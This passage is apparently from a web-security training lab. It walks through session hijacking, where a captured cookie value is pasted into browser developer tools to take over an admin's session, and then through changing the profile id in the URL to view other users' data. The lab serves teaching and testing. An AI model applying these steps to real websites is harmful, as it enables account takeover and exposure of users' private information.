
1. Maximize the **Mycookies.txt** file and copy the cookie value as shown in the screenshot.




1. Right-click mscope cookie under value section and select **Edit "Value"**.




1. Now, paste the copied cookie value, and then close the **Developer tools** pane.




1. Now, refresh the web page, you will observe that the user name has changed to **sam** (admin) and you have logged in to his session. Click **View Profile** tab.
2. The profile of **sam** appears as shown in the screenshot.




1. In Sam's profile page, you will observe that the value of ID in the address bar is **1**. Now, try to change the parameter to id=**2** in the address bar, and press Enter. You will get the profile for **John** without having to perform any SQL Injection techniques to explore the databases.





1. Now, change the parameter to id=**3** in the address bar and press **Enter**. You will get the profile for **kety**. This way, you can attempt to change the id number and obtain user profile information.



1. In this lab, it is evident that:
   * The website is vulnerable to stored XSS and
   * The cookie value is not encrypted and is available in plain text
   * The website is unable to block Parameter Manipulation

In this lab, you have learned how to:

* Test web applications for vulnerabilities
* Use Firebug to hijack a session